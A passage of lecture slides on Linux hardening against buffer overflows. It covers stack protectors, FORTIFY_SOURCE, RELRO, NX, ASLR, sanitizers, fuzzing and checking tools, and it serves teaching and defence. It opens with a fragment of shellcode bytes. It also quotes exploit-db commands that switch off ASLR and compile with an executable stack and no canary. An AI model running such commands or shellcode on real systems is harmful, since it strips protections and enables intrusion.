"\x30\x3a\x30\x68\x62\x6f\x62\x3a\x89\xe1\xb2"
"\x14\xb0\x04\xcd\x80\x31\xc0\xb0\x06\xcd\x80"
"\x31\xc0\xb0\x01\xcd\x80";
```

# Buffer Overflow (BOF)

## *A Simple BOF / Dangerous?*

***The payload or 'crafted buffer' can be deployed in many forms:***

- **Indirect code execution:**
  - To internal program function(s)
  - To external program function(s)
- **Re-vector (forcibly change) the RET address such that control is vectored to an - typically unexpected, *out of the "normal" flow of control* - internal program function**

***<<***
***(Time permitting :-)***
***Demo of a BOF PoC on ARM Linux, showing precisely this***
***>>***

# Buffer Overflow (BOF)

## *A Simple BOF / Dangerous?*

***The payload or 'crafted buffer' can be deployed in many forms:***

- **Indirect code execution:**
  - To internal program function(s)
  - To external library function(s)
- **Revector (forcibly change) the RET address such control is vectored to an  - typically unexpected, *out of the "normal" flow of control* - external library function**

# Buffer Overflow (BOF)

## *A Simple BOF / Dangerous?*

*The payload or 'crafted buffer' can be deployed in many forms:*

- **Re-vector (forcibly change) the RET address such that control is vectored to an - typically unexpected, out of the "normal" flow of control - external library function**
- **What if we re-vector control to a Std C Library (glibc) function:**
  - Perhaps to, say, `system(const char *command);`
  - Can setup the parameter (pointer to a command string) on the stack
  - *!!! Just think of the possibilities !!! - in effect, one can execute anything with the privilege of the hacked process*
  - *If root, then … the system is compromised*
  - that's pretty much exactly what the Ret2Libc hack / exploit is.

# Modern OS Hardening Countermeasures

- **A modern OS, like Linux, will / should implement a number of countermeasures or "hardening" techniques against vulnerabilities, and hence, potential exploits**
- **Benefits include reduction of the attack surface, various hardening measures and defense-in-depth discourages (all but the most determined) hack(er)s**
- ***Common Hardening Countermeasures include***

  1) Using Managed Programming Languages
  2) Compiler Protection
  3) Library Protection
  4) Executable Space Protection
  5) [K]ASLR (address space randomization)
  6) Better Testing

# Modern OS Hardening Countermeasures

## *1) Using Managed Programming Languages*

- ***Programming in C/C++ is widespread and popular***
- ***Pros- powerful, 'close to the metal', fast and effective code***
- ***Cons-***
  - Programmer handles memory
  - Root Cause of many (most) memory bugs
  - Which lead to insecure exploitable software
- **A 'managed' language uses a framework (eg .NET) and/or a virtual machine construct**
- **Using a 'managed' language (Java, C#) greatly alleviates the burden of memory management from the programmer to the 'runtime'**
- **Modern 'memory-safe' languages include Rust, Python, Go**
- **Reality –**
  - Many languages are *implemented* in C/C++
  - Real projects are usually a mix of managed and unmanaged code *(eg. Android: Java @app layer + C/C++/JNI/DalvikVM @middleware + C/Assembly @kernel/drivers layers)*
- ***[Aside: is 'C' outdated? Nope; see the TIOBE Index for Programming languages]***

# Modern OS Hardening Countermeasures

## *2) Compiler-level Protection*

- **Stack BOF Protection (aka ‘stack-smashing’ protection)**
  - **Early implementations include**
    - StackGuard (1997)
    - ProPolice (IBM, 2001)
      - GCC patches for stack-smashing protection
  - GCC
    - *-fstack-protector* flag (RedHat, 2005), and
    - *-fstack-protector-all* flag
    - *-fstack-protector-strong* flag (Google, 2012); gcc 4.9 onwards
    - Early in Android (1.5 onwards) – all Android binaries include this flag

# Modern OS Hardening Countermeasures

## 2.1 Compiler-level Protection / Stack Protector GCC Flags

***The -fstack-protector-<foo> gcc flags***

***From man gcc:***

```
-fstack-protector
    Emit extra code to check for buffer overflows, such as stack smashing attacks.  This is
    done by adding a guard variable to functions with vulnerable objects.  This includes
    functions that call "alloca", and functions with buffers larger than 8 bytes.  The
    guards are initialized when a function is entered and then checked when the function
    exits.  If a guard check fails, an error message is printed and the program exits.

-fstack-protector-all
    Like -fstack-protector except that all functions are protected.

-fstack-protector-strong
    Like -fstack-protector but includes additional functions to be protected --- those that
    have local array definitions, or have references to local frame addresses.

-fstack-protector-explicit
    Like -fstack-protector but only protects those functions which have the "stack_protect"
    attribute.
```

# Modern OS Hardening Countermeasures

## *2.1 Compiler-level Protection*

- ***From Wikipedia:***
  *"All Fedora packages are compiled with -fstack-protector since Fedora Core 5, and -fstack-protector-strong since Fedora 20.[19]cite_ref-20cite_ref-20[20]*
  *Most packages in Ubuntu are compiled with -fstack-protector since 6.10.[21]*
  *Every Arch Linux package is compiled with -fstack-protector since 2011.[22]*
  *All Arch Linux packages built since 4 May 2014 use -fstack-protector-strong.[23]*
  *Stack protection is only used for some packages in Debian,[24] and only for the FreeBSD base system since 8.0.[25] ..."*

- **How is the '-fstack-protector<-xxx>' flag protection actually achieved?**
  - Typical stack frame layout:
    **[… local vars …] [CTLI] [RET addr]** *; where [CTLI] is control information (like the SFP)*
  - In the *function prologue* (beginning), a random value, called a ***canary***, is placed by the compiler in the stack metadata, typically between the local variables and the RET address
  - **[… local vars …] [canary] [CTLI] [RET addr]**

# Modern OS Hardening Countermeasures

## *2.1 Compiler-level Protection*

**How is the ‘-fstack-protector<-xxx>’ flag protection actually achieved? [contd.]**

- Before a function returns, the canary is checked (by instructions inserted by the compiler into the *function epilogue*)

**[… local vars …] [canary] [CTLI] [RET addr]**

- If the canary has changed, it’s determined that an attack is underway (it might be an unintentional bug too), and the process is aborted (if this occurs in kernel-mode, the Linux kernel panics!)
- The overhead is considered minimal
- *[**Exercise**: try a BOF program. (Re)compile it with* -fstack-protector *gcc flag and retry (remember, requires >= gcc-4.9)]*

# Modern OS Hardening Countermeasures

## *2.2 Compiler-level Protection*

**Format-string attacks and (some) mitigation against them**

**[ref: 'Exploiting Format String Vulnerabilities', Sept 2000]**

- (See simple example: https://github.com/kaiwan/hacksec/tree/master/code/format_str_issue)
- Use the GCC flags **`-Wformat-security`** `and/or -Werror=format-security`
- Realize that it's a *GCC warning*, nothing more (the **`-Werror=format-security`** option switch treats the warning as an error)
- *Src: "... In some cases you can even retrieve the entire stack memory. A stack dump gives important information about the program flow and local function variables and may be very helpful for finding the correct offsets for a successful exploitation..."*
- Android
  - Oct 2008: disables use of "%n" format specifier (%n: init a var to number of chars printed before the %n specifier; can be used to set a variable to an arbitrary value)
  - 2.3 (Gingerbread) onwards uses the `-Wformat-security` and the `-Werror=format-security` GCC flags for all binaries

# Modern OS Hardening Countermeasures

## *2.3 Compiler-level Protection*

Code Fortification: using GCC `_FORTIFY_SOURCE`

- Lightweight protection against BOF in typical libc functions
- Works with C and C++ code
- Requires GCC ver >= 4.0
- Provides ***wrappers*** around the following 'typically dangerous' functions:

**`memcpy, mempcpy, memmove, memset, strcpy, stpcpy, strncpy, strcat, strncat, sprintf, vsprintf, snprintf, vsnprintf, gets`**

# Modern OS Hardening Countermeasures

## *2.3 Compiler-level Protection*

**Code Fortification: using GCC `_FORTIFY_SOURCE`**

– Must be used in conjunction with the GCC *Optimization* [-On] directive:
  `-On -D_FORTIFY_SOURCE=n` ; (n>=1)

– From the gcc(1) man page:

  - If `_FORTIFY_SOURCE` is set to 1, with compiler optimization level 1 (gcc -O1) and above, checks that shouldn't change the behavior of conforming programs are performed.
  - With `_FORTIFY_SOURCE` set to 2, some more checking is added, but some conforming programs might fail.

– Thus, be vigilant when using `-D_FORTIFY_SOURCE=2 ;` run strong regression tests to ensure all works as expected!

– Eg. `gcc prog.c -O2 -D_FORTIFY_SOURCE=2 -o prog -Wall <...>`

– *More details . and demo code here*

# Modern OS Hardening Countermeasures

## 2.4 Compiler-level Protection

- RELRO – *Read-Only Relocation*
  - Linker protection: marks the program ELF binary headers Read-Only (RO) once symbol resolution is done at process launch
  - Thus any attack attempting to change / redirect functions at run-time by modifying linkage is eclipsed
  - Achieved by compiling with the linker options:
    - Partial RELRO : `-Wl,-z,relro` : 'lazy-binding' is still possible
    - Full RELRO : `-Wl,-z,relro,-z,now` : (process-specific) GOT and PLT marked RO as well, lazy-binding impossible
  - Used from Android v4.4.1 onwards
- *Use checksec.sh*!

```
$ ./checksec --file=/bin/ps
RELRO       STACK CANARY   NX         PIE         RPATH    RUNPATH     Symbols    FORTIFY Fortified  Fortifiable  FILE
Full RELRO  Canary found   NX enabled PIE enabled No RPATH No RUNPATH  No Symbols Yes     5      10          /bin/ps
$ ./checksec.sh --file=/opt/teamviewer/tv_bin/teamviewerd
RELRO          STACK CANARY    NX          PIE     RPATH    RUNPATH      Symbols    FORTIFY Fortified Fortifiable  FILE
Partial RELRO No Canary found NX enabled  No PIE  No RPATH No RUNPATH   No Symbols No      0         32
/opt/teamviewer/tv_bin/teamviewerd
$
```

# Modern OS Hardening Countermeasures

## SIDEBAR :: Using checksec

**git clone https://github.com/slimm609/checksec.sh** *(latest ver as of this writing: 2.1.0)*

```
$ ./checksec
Usage: checksec [--format={cli,csv,xml,json}] [OPTION]


Options:

 ## Checksec Options
  --file={file}
  --dir={directory}
  --proc={process name}
  --proc-all
  --proc-libs={process ID}
  --kernel[=kconfig]
  --fortify-file={executable-file}
  --fortify-proc={process ID}
  --version
  --help
  --update or --upgrade

 ## Modifiers
  --debug
  --verbose
  --format={cli,csv,xml,json}
  --output={cli,csv,xml,json}
  --extended

For more information, see:
  http://github.com/slimm609/checksec.sh

$ █
```

- **checksec** is a bash script used to check the properties of executables (like PIE, RELRO, PaX, Canaries, ASLR, Fortify Source) and kernel security options (like GRSecurity and SELinux)
- `--file` checking is largely a wrapper over `readelf(1)`
- See it's man page by typing (from it's source dir): `man extras/man/checksec.1`

# Modern OS Hardening Countermeasures

## SIDEBAR :: Using checksec

**git clone https://github.com/slimm609/checksec.sh** *(latest ver as of this writing: 2.1.0)*

```
$ ./checksec --fortify-file=/bin/ps
* FORTIFY_SOURCE support available (libc)    : Yes
* Binary compiled with FORTIFY_SOURCE support: Yes

 ------ EXECUTABLE-FILE ------- . -------- LIBC --------
 Fortifiable library functions | Checked function names
 -------------------------------------------------------
 printf_chk                    | __printf_chk
 fdelt_chk                     | __fdelt_chk
 read                          | __read_chk
 fprintf_chk                   | __fprintf_chk
 strncpy                       | __strncpy_chk
 strncpy_chk                   | __strncpy_chk
 snprintf_chk                  | __snprintf_chk
 snprintf                      | __snprintf_chk
 memcpy                        | __memcpy_chk
 strcpy                        | __strcpy_chk

SUMMARY:

* Number of checked functions in libc                : 79
* Total number of library functions in the executable: 151
* Number of Fortifiable functions in the executable : 10
* Number of checked functions in the executable      : 5
* Number of unchecked functions in the executable    : 5

$ 
```

# Modern OS Hardening Countermeasures

## SIDEBAR :: hardening-check *(an aternate to checksec)*

sudo apt install devscripts

- **hardening-check** is a Perl script
  hardening-check [options] [ELF ...]

  Examine a given set of ELF binaries and check for several security hardening features, failing if they are not all found

- On Ubuntu/Debian, install the `devscripts` package

```
$ hardening-check -c -v /bin/ps
/bin/ps:
 Position Independent Executable: yes
 Stack protected: yes
 Fortify Source functions: yes (some protected functions found)
        unprotected: memcpy
        unprotected: strcpy
        unprotected: read
        unprotected: strncpy
        unprotected: snprintf
        protected: fprintf
        protected: strncpy
        protected: printf
        protected: fdelt
        protected: snprintf
 Read-only relocations: yes
 Immediate binding: yes
$ 
```

# Modern OS Hardening Countermeasures

## *2.5 Compiler-level Protection*

*Compiler Instrumentation : Sanitizers*
*or UB (Undefined Behavior) Checkers (Google)*

*- Class: Dynamic Analysis*

- Run-time instrumentation added by GCC to programs to check for UB and detect programming errors.

**<*foo*>Sanitizer : compiler instrumentation based family of tools ; where <*foo*> = *Address | Kernel | Thread | Leak | UndefinedBehavior***

| ***Tool*** *(click for documentation)* | ***Purpose*** | ***Short Name*** | ***Environment Variable*** | ***Supported Platforms*** |
|---|---|---|---|---|
| AddressSanitizer | memory error detector | ASan | ASAN_OPTIONS [1] | x86, ARM, MIPS (32- and 64-bit of all), PowerPC64 |
| KernelSanitizer | | KASan | - | 4.0 kernel: x86_64 only (and ARM64 from 4.4) |
| ThreadSanitizer | data race detector | TSan | TSAN_OPTIONS [2] | Linux x86_64 (tested on Ubuntu 12.04) |
| LeakSanitizer | memory leak detector | LSan | LSAN_OPTIONS [3] | Linux x86_64 |
| UndefinedBehaviorSanitizer | undefined behavior detector | UBSan | - | i386/x86_64, ARM,Aarch64 ,PowerPC64, MIPS/MIPS64 |
| UndefinedBehaviorSanitizer for Linux Kernel | | | - | Compiler: gcc 4.9.x; clang[++] |

# Modern OS Hardening Countermeasures

## *2.5 Compiler-level Protection*

- *<foo>*Sanitizer
  - Address Sanitizer (ASan)
    - Kernel Sanitizer (KASAN)
  - Thread Sanitizer (TSan)
  - Leak Sanitizer
  - Undefined Behavior Sanitizer (UBSan)
    - UBSan for kernel

Try out using ASAN with the code from my ***Hands-On System Programming with Linux, Packt, Oct 2018*** book's repo:

git clone https://github.com/PacktPublishing/Hands-on-System-Programming-with-Linux/

*ch5/membugs.c*

- **Enable by GCC switch : -fsanitize=*<foo>*
  ; *<foo>*=[[kernel]-address | thread | leak | undefined ]**
- **Address Sanitizer (ASan)**
  - ASan: "a programming tool that detects memory corruption bugs such as buffer overflows or accesses to a dangling pointer (use-after-free). AddressSanitizer is based on compiler instrumentation and directly-mapped shadow memory. AddressSanitizer is currently implemented in Clang (starting from version 3.1[1]) and GCC (starting from version 4.8[2]). On average, the instrumentation increases processing time by about 73% and memory usage by 340%.[3]"
  - "Address sanitizer is nothing short of amazing; it does an excellent job at detecting nearly all buffer over-reads and over-writes (for global, stack, or heap values), use-after-free, and double-free. It can also detect use-after-return and memory leaks" - D Wheeler, "Heartbleed"
  - Usage: just compile with the GCC flag: `-fsanitize=address`

# Modern OS Hardening Countermeasures

## *2.6 Compiler-level Protection – a few resources*

- "The Stack is Back", Jon Oberheide - a must-read slide deck!
- Kernel Stack attack mitigation: the new STACKLEAK feature!
  **"Trying to get STACKLEAK into the kernel", LWN, Sept 2018**
  - Key points: kernel stack overwrite on return from syscalls (with a known poison value), kernel uninitialized stack variables overwrite, and kernel stack runtime overflow detection
  - STACKLEAK merged in 4.20 Aug 2018 [commit].
- *[in-development] Clang Shadow Call Stack (SCS) mitigation* : separately allocated shadow stack to protect against return address overwrites (ARM64 only);
  - Activate via `-fsanitize=shadow-call-stack`
  - Ref: link

# Modern OS Hardening Countermeasures

## *3.1) Libraries*

- **BOF exploits – how does one attack?**
- **By studying real running apps, looking for a weakness to exploit (enumeration)**
  - f.e. the infamous libc gets() and similar functions in [g]libc!
- **It's mostly by exploiting these common memory bugs that an exploit can be crafted and executed**
- **Thus, it's *really important* that we developers re-learn: Must Avoid using std lib functions which are not bounds-checked**
  - gets, sprintf, strcpy, scanf, etc
  - Replace gets with fgets (or better still with getline / getdelim); similarly for snprintf, strncpy, snprintf, etc
  - s/strfoo/strnfoo
- **Tools: static analyzers (like flawfinder, a simple static analyzer), source fortification (compiler), use superior libraries (next), etc**

# Modern OS Hardening Countermeasures

## *3.2) Libraries*

- **Best to make use of “safe” libraries, especially for string handling**
- **Obviously, a major goal is to prevent security vulnerabilities**
- **Examples include**
  - The Better String Library
  - Safe C Library
  - Simple Dynamic String library
  - Libsafe
  - *Also see:* *Ch 6 “Library Solutions in C/C++Library Solutions in C/C++”, Secure Programming for UNIX and Linux HOWTO, D Wheeler*
- **Source - Cisco Application Developer Security Guide**
  ***“… In recent years, web-based vulnerabilities have surpassed traditional buffer overflow attacks both in terms of absolute numbers as well as the rate of growth. The most common forms of web-based attacks, such as cross-site scripting (XSS) and SQL injection, can be mitigated with proper input validation.***

  ***Cisco strongly recommends that you incorporate the Enterprise Security API (ESAPI) Toolkit from the Open Web Application Security Project (OWASP) for input validation of web-based applications. ESAPI comes with a set of well-defined security API, along with ready-to-deploy reference implementations.”***

# Modern OS Hardening Countermeasures

## *4.1) Executable Space Protection*

- **The most common attack vector**
  - Inject shellcode onto the stack (or heap), typically via a BOF vuln
  - Arrange to have the shellcode execute, thus gaining privilege (or a backdoor)
- **Modern processors have the ability to 'mark' a page with an NX (No eXecute) bit**
  - So if we ensure that all pages of *data regions* like the stack, heap, BSS, etc are marked as NX, then the shellcode holds no danger!
  - The typical BOF ('stack smashing') attack relies on memory being readable, writeable and executable (rwx)
- **Key Principle: W^X pages (executable pages are not writeable)**
  - LSMs (Linux Security Modules): opt-in feature of the kernel
  - LSMs do incorporate W^X mechanisms
  - Even better, but less widely implemented: XOM (execute-only memory)

# Modern OS Hardening Countermeasures

### *4.2) Executable Space Protection*

- **Linux kernel**
  - Supports the NX bit from v2.6.8 onwards
  - On processors that have the hardware capability
    - Includes x86, x86_64 and x86_64 running in 32-bit mode
    - x86_32 requires PAE to support NX
    - (However) For CPUs that do not natively support NX, 32-bit Linux has software that emulates the NX bit, thus protecting non-executable pages
    - Check for NX hardware support (on x86[_64] Linux):
      `echo -n "NX?" ; grep -w nx -q /proc/cpuinfo && echo " Yes" || echo " Nope"`

-or by-

```
$ sudo check-bios-nx --verbose
ok: the NX bit is operational on this CPU.
```

    - A commit by Kees Cook (v2.6.38) ensures that even if NX support is turned off in the BIOS, that is ignored by the OS and protection remains

# Modern OS Hardening Countermeasures

## *4.3) Executable Space Protection*

- *Ref: https://en.wikipedia.org/wiki/NX_bit*
- (More on) Processors supporting the NX bit
  - Intel markets it as XD (eXecute Disable) ; AMD as 'EVP' - Enhanced Virus Protection
  - MS calls it DEP (Data Execution Prevention) ; ARM as XN – eXecute Never
  - *Android: As of Android 2.3 and later, architectures which support it have non-executable pages by default, including non-executable stack and heap.[1][2][3]*
- ARMv6 onwards (new PTE format with XN bit) ; [PowerPC, Itanium, Alpha, SunSparc, etc, too support NX]
- Intel **SMEP** – Supervisor Mode Execution Prevention – bit in CR4 (ARM equivalent: PXN/PAN)
  - When set, when in Ring 0, MMU faults when trying to *execute* a page's content in Ring 3
  - Prevents the "usual" kernel exploit vector: map some shellcode in userland, exploit some kernel bug/vuln to overwrite kernel memory to point to it, and get it to trigger
  - *PaX solves this via PAX_UDEREF*
  - *"SMEP: What is It, and How to Beat It on Linux", Dan Rosenberg*
- Intel **SMAP** – Supervisor Mode Access Prevention
  - When set, when in Ring 0, MMU faults when trying to *access* (r|w|x) a usermode page
  - In Linux since 3.8 (CONFIG_X86_SMAP)

# Modern OS Hardening Countermeasures

## *5.1) ASLR – Address Space Layout Randomization*

- NX (or DEP) protects a system by not allowing arbitrary code execution on non-text pages (stack/heap/data/BSS/etc; and generically on W^X pages)
- But it cannot protect against attacks that invoke *legal code* – like [g]libc functions, system calls (as they're in a valid text segment and are thus marked as r-x in their respective PTE entries)
- In fact, this is the attack vector for what is commonly called Ret2Libc ('return to libc') and ROP-style (ROP = Return Oriented Programming) attacks
- How can *these* attacks be prevented (or at least mitigated)?
  - ASLR : by *randomizing* the layout of the process VAS (virtual address space), an attacker cannot know (or guess) in advance the location (virtual address) of glibc code, system call code, etc
  - Hence, attempting to launch this attack usually causes the process to (just) crash and the attack fails
  - ASLR in Linux from early on (2005; CONFIG_RANDOMIZE_BASE), and KASLR from 3.14 (2014); KASLR is only enabled *by default* in recent 4.12 Linux kernels.

# Modern OS Hardening Countermeasures

## 5.2) ASLR – Address Space Layout Randomization

- Note though:
  - (K)ASLR is a *statistical* protection and not an absolute one; it just adds an additional layer of difficulty (depending on the number of random bits available; currently only 9 bits used on 32-bit) for an attacker, but does not inherently prevent attacks in any way
  - With ASLR On, a process's text segment start location is randomized (each time it is launched), and thus the rest of it's VAS is randomized (but only by a fized offset)
  - Also, even with full ASLR support, a particular process may *not* have it's VAS randomized
    - Why? As ASLR requires compile-time support (within the binary executable too): the binary must be built as a *Position Independent Executable (PIE)* `[gcc switches -no-pie,` `-mforce-no-pic : turn PIE off]`
    - Recall the *checksec* and *hardening-check* utils – they can show if PIE is enabled or not
- Process ASLR – turned On by compiling source with the `-fPIE` and `-pie` gcc flags

# Modern OS Hardening Countermeasures

## *5.3) ASLR – Address Space Layout Randomization*

- Control switch : /proc/sys/kernel/randomize_va_space
- Can be read, and written to as root
- Three possible values:
  - 0 => turn OFF ASLR
  - 1 => turn ON ASLR only for stack, VDSO, shmem regions
  - 2 => turn ON ASLR for stack, VDSO, shmem regions and data segments [OS default]
- $ cat /proc/sys/kernel/randomize_va_space
  2
- Again, the *checksec* utility shows the current [K]ASLR values (also try our *tools_sec/ASLR_show.sh* script to get/set the system ASLR value)

# Modern OS Hardening Countermeasures

## *5.4) ASLR – Address Space Layout Randomization*

- Information leakage (for eg. a known kernel pointer value) can completely compromise the ASLR schema (*example*)
- Recent: a Perl script to detect 'leaking' kernel addresses added in 4.14 (commit ; TC Harding)
  - leaking_addresses: add 32-bit support : commit 4.17-rc1 29 Jan 2018
    Suggested-by: Kaiwan N Billimoria <kaiwan.billimoria@gmail.com> ☺
    Signed-off-by: Tobin C. Harding <me@tobin.cc>

# Modern OS Hardening Countermeasures

**At times, in order to correctly test stack-smashing code, one must turn off security stuff like NX stacks and ASLR (else, your stack-smasher 'exploit' won't work :-p ); Eg. on exploit-db:**

Linux/x86 - Execve() Alphanumeric Shellcode (66 bytes)

"… When you test it on new kernels remember to disable the randomize_va_space and to compile the C program with execstack enabled and the stack protector disabled

```
# bash -c 'echo "kernel.randomize_va_space = 0" >> /etc/sysctl.conf'
# sysctl -p
# gcc -z execstack -fno-stack-protector -mpreferred-stack-boundary=2 -g bof.c -o bof
```
"

# Modern OS Hardening Countermeasures

## *6.1) Better Testing*

- **Of course, most QA teams (as well as conscientious developers) will devise, implement and run an impressive array of test cases for the given product or project**
- **However, it's usually the case that most of these fall into the *positive* test-cases bracket (check that the test yields the desired outcome)**
- **This approach will typically fail to find bugs and vulnerabilities that an attacker probes for**
  - We have to adopt an "attacker" mindset (*"set a thief to catch a thief"*)
  - We need to develop an impressive array of thorough ***negative test-cases*** (which check whether the program/device-under-test *fails* correctly and gracefully)

# Modern OS Hardening Countermeasures

## *6.2) Better Testing / IOF*

- **A typical example:**
  **the user is to pass a simple integer value:**
  - Have test cases been written to check that it's within designated bounds?
  - [see our *code/iof* demo code]
  - Both positive and negative test cases are *required;* as otherwise, integer overflow – IOF - bugs are heavily exploited! ; *see SO: How is integer overflow exploitable?)*
- **From *OWASP*: "Arithmetic operations cause a number to either grow too large to be represented in the number of bits allocated to it, or too small. This could cause a positive number to become negative or a negative number to become positive, resulting in unexpected/dangerous behavior."**
- **Blog article: *'Integer Overflow', sploitfun***

# Modern OS Hardening Countermeasures

## 6.3) Better Testing / IOF

- ***Food for thought***

```
ptr = calloc(var_a*var_b, sizeof(int));
```

- *What if it overflows??*
  - Did you write a validity check for the parameter to calloc?
  - Old libc bug- an IOF could result in a much smaller buffer being allocated via calloc() ! (which could then be a good BOF attack candidate)
- **How to catch IOF bugs?**
  - Static analysis could / should catch bugs like this
  - Dynamic analysis - Valgrind's MemCheck tool (of course, Valgrind will only work on dynamic memory, not compile-time memory)
  - Better: the <*foo*>Sanitizer tools

# Modern OS Hardening Countermeasures

## 6.4) Better Testing / Fuzzing

- IOF (Integer Overflow)
  - Google wrote a *safe_iop (integer operations)* library for Android (from first rel)
  - However, as of Android 4.2.2, it appears to be used in a very limited fashion and is out-of-date too
- Fuzzing
  - "Fuzz testing or fuzzing is a software testing technique used to discover coding errors and security loopholes in software, operating systems or networks by inputting massive amounts of random data, called fuzz, to the system in an attempt to make it crash." *Source*

# Modern OS Hardening Countermeasures

## *6.5) Better Testing / Fuzzing*

- **Mostly-positive testing is practically useless for security-testing**
- **Thorough Negative Testing is a MUST**
- ***Fuzzing***
  - especially effective in finding security-related bugs
  - Bugs that cause a program to crash (in the normal case)
  - Eg. *Trinity* – fuzzing tool used for kernel (syscall) testing

# Modern OS Hardening Countermeasures

## *Kernel Hardening / Kconfig Hardened Check*

**Alexander Popov's *'Kconfig Hardened Check'* Perl script can be useful!**

`git clone https://github.com/a13xp0p0v/kconfig-hardened-check`

*"kconfig-hardened-check.py helps me to check the Linux kernel Kconfig option list against my hardening preferences, which are based on the*

*KSPP recommended settings,*

*CLIP OS kernel configuration,*

*last public grsecurity patch (options which they disable).*

*I also created Linux Kernel Defence Map that is a graphical representation of the relationships between these hardening features and the corresponding vulnerability classes or exploitation techniques. ..."*

# Modern OS Hardening Countermeasures

## *Kernel Hardening / Kconfig Hardened Check*

```
$ ./kconfig-hardened-check.py
usage: kconfig-hardened-check.py [-h] [-p {X86_64,X86_32,ARM64,ARM}]
                                 [-c CONFIG] [--debug] [--json]

Checks the hardening options in the Linux kernel config

optional arguments:
  -h, --help            show this help message and exit
  -p {X86_64,X86_32,ARM64,ARM}, --print {X86_64,X86_32,ARM64,ARM}
                        print hardening preferences for selected architecture
  -c CONFIG, --config CONFIG
                        check the config_file against the
  --debug               enable internal debug mode
  --json                print results in JSON format
$ 
```

```
$ ./kconfig-hardened-check.py -p ARM64
[+] Printing kernel hardening preferences for ARM64...
                  option name                | desired val | decision |      reason
=============================================================================================
CONFIG_BUG                                   |      y      |defconfig |  self_protection
CONFIG_STRICT_KERNEL_RWX                     |      y      |defconfig |  self_protection
CONFIG_STACKPROTECTOR_STRONG                 |      y      |defconfig |  self_protection
CONFIG_SLUB_DEBUG                            |      y      |defconfig |  self_protection
CONFIG_STRICT_MODULE_RWX                     |      y      |defconfig |  self_protection
CONFIG_UNMAP_KERNEL_AT_EL0                   |      y      |defconfig |  self_protection
CONFIG_HARDEN_EL2_VECTORS                    |      y      |defconfig |  self_protection
CONFIG_RODATA_FULL_DEFAULT_ENABLED           |      y      |defconfig |  self_protection
CONFIG_VMAP_STACK                            |      y      |defconfig |  self_protection
CONFIG_RANDOMIZE_BASE                        |      y      |defconfig |  self_protection
CONFIG_THREAD_INFO_IN_TASK                   |      y      |defconfig |  self_protection
CONFIG_REFCOUNT_FULL                         |      y      |defconfig |  self_protection
CONFIG_HARDEN_BRANCH_PREDICTOR               |      y      |defconfig |  self_protection
CONFIG_BUG_ON_DATA_CORRUPTION                |      y      |   kspp   |  self_protection
CONFIG_DEBUG_WX                              |      y      |   kspp   |  self_protection
CONFIG_SCHED_STACK_END_CHECK                 |      y      |   kspp   |  self_protection
CONFIG_SLAB_FREELIST_HARDENED                |      y      |   kspp   |  self_protection
CONFIG_SLAB_FREELIST_RANDOM                  |      y      |   kspp   |  self_protection
```

**An example: have the script display the recommended hardening preferences for the ARM64**

# Concluding Remarks


- **Experience shows that having several hardening techniques in place is *far superior* to having just one or two**
- ***Depth-of-Defense is critical***
- **For example, take ASLR and NX (or XN):**
  - Only NX, no ASLR: security bypassed via ROP-based attacks
  - Only ASLR, no NX: security bypassed via code injection techniques like stack-smashing, *or heap spraying*
  - Both full ASLR and NX: (more) difficult to bypass by an attacker

# Concluding Remarks

## The security-mindset approach (wrt development)

- **Security protections to enable**
  - {K}ASLR + NX + SM{E|A}P} +
  - compiler protections (-fstack-protector-strong/-D_FORTIFY_SOURCE=n/-Wformat-security) +
  - linker protection (partial/full RELRO), PIE/PIC +
  - usage of safer libraries +
  - recommended kernel hardening config options enabled +
- **Test**: thorough regular tests + fuzz testing + test/verification with tools (checksec, lynis, paxtest, hardening-check, kconfig-hardened-check.py, linuxprivchecker.py, etc)

# Concluding Remarks



***Linux kernel – security patches into mainline***

- Not so simple; the proverbial "tip of the iceberg"
- As far as security and hardening is concerned, projects like GRSecurity / PaX, KSPP and OpenWall have shown what can be regarded as the "right" way forward
- A cool tool for checking kernel security / hardening status (from GRSec): **`paxtest`** (among several like lynis, checksec.sh, hardening-check, kconfig-hardened-check.py, linuxprivchecker.py, etc)
- However, the reality is that there continues to be resistance from the kernel community to merging in similar patchsets
- Why? Some legitimate reasons-
  - Info hiding – can break many apps / debuggers that rely on pointers, information from procfs, sysfs, debugfs, etc
  - Debugging – breakpoints into code - don't work with NX on
  - Boot issues on some processors when NX used (being solved now)

- More info available: *Making attacks a little harder, LWN, Nov 2010*

# Concluding Remarks

***FYI :: Basic principle of attack***

**First, a program with an exploitable vulnerability – local or remote - must be found. This process is called *Reconnaissance / footprinting / enumeration*.**
**(Dynamic approach- attackers will often 'fuzz' a program to determine how it behaves; static- use tools to disassemble/decompile (objdump,strings,IDA Pro,etc) the program and search for vulnerable patterns. Use vuln scanners).**

***[Quick Tip: Check out nmap, Exploit-DB, the GHDB (Google Hacking Database) and the Metasploit pen(etration)-testing framework].***

**A string containing *shellcode* is passed as input to the vulnerable program. It overflows a buffer (a BOF), causing the shellcode to be executed (arbitrary code execution). The shellcode provides some means of access (a backdoor, or simply a direct shell) to the target system for the attacker. If *kernel* code paths can be revectored to malicious code in userspace, gaining root is now trivial (unless SM{E|A}P} is enabled)!**

**Stealth- the target system should be unaware it's been attacked (log cleaning, hiding).**


# Concluding Remarks

***ADVANCED-***

***Defeat protections?***

- ***ROP (Return Oriented Programming) attacks***
- ***Defeats ASLR, NX***
  - *Not completely; modern Linux PIE executables and library PIC code*
- ***Uses "gadgets" to alter and control PC execution flow***
